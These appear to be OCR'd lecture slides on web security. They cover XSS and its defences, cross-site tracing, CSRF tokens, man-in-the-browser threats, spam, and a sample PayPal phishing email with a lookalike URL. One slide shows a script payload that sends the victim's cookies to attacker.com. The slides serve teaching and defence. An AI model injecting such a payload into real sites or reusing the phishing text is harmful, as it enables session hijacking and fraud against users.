
This is the Database



```
Username: user123<script>document.location='https://attacker.com/?cookie='+encodeURIComponent(document.cookie)</script>
Registered since: 2016
```

The script connects to the attacker's website with the user's cookie encoded as a parameter to the URL. This bypasses the Same Origin Policy (any URL is allowed)

XSS Visualization



The ***primary*** defense against XSS attacks is filtering inputs and escaping outputs. These defenses actually stop and eliminate the XSS attack altogether.

Secondary defenses mitigate XSS attacks by preventing XSS JS from exfiltrating some kinds of data. For example, cookies marked "HttpOnly" cannot be read by JavaScript in most modern browsers.


Exfiltrated:

- Web server response
- Cookies ~~including session auth~~

XSS Visualization

Secondary defenses should not be substitutes for ***primary*** defenses. The goal is blocking XSS; once it's running it will always be able to do some damage.

Circumvention also possible. In the mid 2000's, ***cross-site-tracing*** could get around the HttpOnly exception (blocked in modern browsers)



WEB SERVER

HTTP Request w/ Cookie

HTTP Response

HTTP TRACE request

TRACE response including cookies

AUTHORIZED WEBPAGE

EVIL JS


User Browser

ATTACKER Command and Control

Exfiltrated:

TRACE response including cookies

CSRF Visualization




Cross-Site Request Forgery is simpler than XSS. There is typically no JS and it is not typically ***two-way communication with the Attacker***.

The idea is simply getting the victim to click on a link or otherwise transmit an HTTP request that causes an unauthorized transaction. For the attacker to succeed:

1. An inducible action
2. Cookie-based session handling
3. Predictable request parameters

CSRF Visualization




A ***CSRF-Token*** is some ***unpredictable*** value embedded in the webpage that is used for identifying authorized requests. For this to work:

1. CSRF Token cannot be a cookie
2. Must be unpredictable
3. Not easily interceptable

Typically issued from the server in a hidden form element. Automatically transmitted back when the form is submitted.

CSRF v XSS



WEB SERVER

HTTP Request w/ Cookie

HTTP Response

AUTHORIZED WEBPAGE

EVIL JS

User Browser

ATTACKER Command and Control

CSRF tokens do not protect against XSS if the XSS request results in a valid form with a valid CSRF token. The XSS has ***two-way*** communication and can submit the form with the properly issued CSRF token.

XSS is very, very dangerous.

Browsers Can Also Be Bad!

“Man-in-the-Browser” Attack

The Browser is the “other end” of end-to-end

The Browser sees all the unencrypted data

If the Browser is evil, all data compromised

For example, if corrupted by malware

Or… the O/S?

Key logger?

Spyware?

Rootkit?

I worked on a spyware case once…


Email Threat: SPAM

You know what it is.

Why does it work?

- Advertising
- Pump and Dump
- Malicious Payload/Malicious Links
- Unregulated/Illegal Traffic

Email Threat: Phishing



service@intl.paypal.com <service.epaiypal@outlook.com> [redacted]

1/29/2016

Response required

PayPal

Response required.

Dear [redacted],
We emailed you a little while ago to ask for your help resolving an issue with your PayPal account. Your account is still temporarily limited because we haven't heard from you.

We noticed some unusual log in activity with your account. Please check that no one has logged in to your account without your permission.

To help us with this and to see what you can and can't do with your account until the issue is resolved, log in to your account and go to the Resolution Center.

As always, if you need help or have any questions, feel free to contact us. We're always here to help.


Thank you for being a PayPal customer.

Sincerely,
PayPal

Please do not reply to this email. Unfortunately, we are unable to respond to inquiries sent to this address. For immediate answers to your questions, simply visit our Help Center by clicking "Help" at the bottom of any PayPal page.

Phishing Links

Why do they need a fake URL?



http://www.paypal.com.ssl2.us/webscr.php?cmd=LogIn#

This is a subdomain name, NOT part of Paypal.com at all. Note the .ssl2.us - that is the actual website. The paypal.com part of this link comes before the .ssl2.us - thats a tip off this is a fake website.

Member Log In

Registered users log in here. Be sure to protect your password.

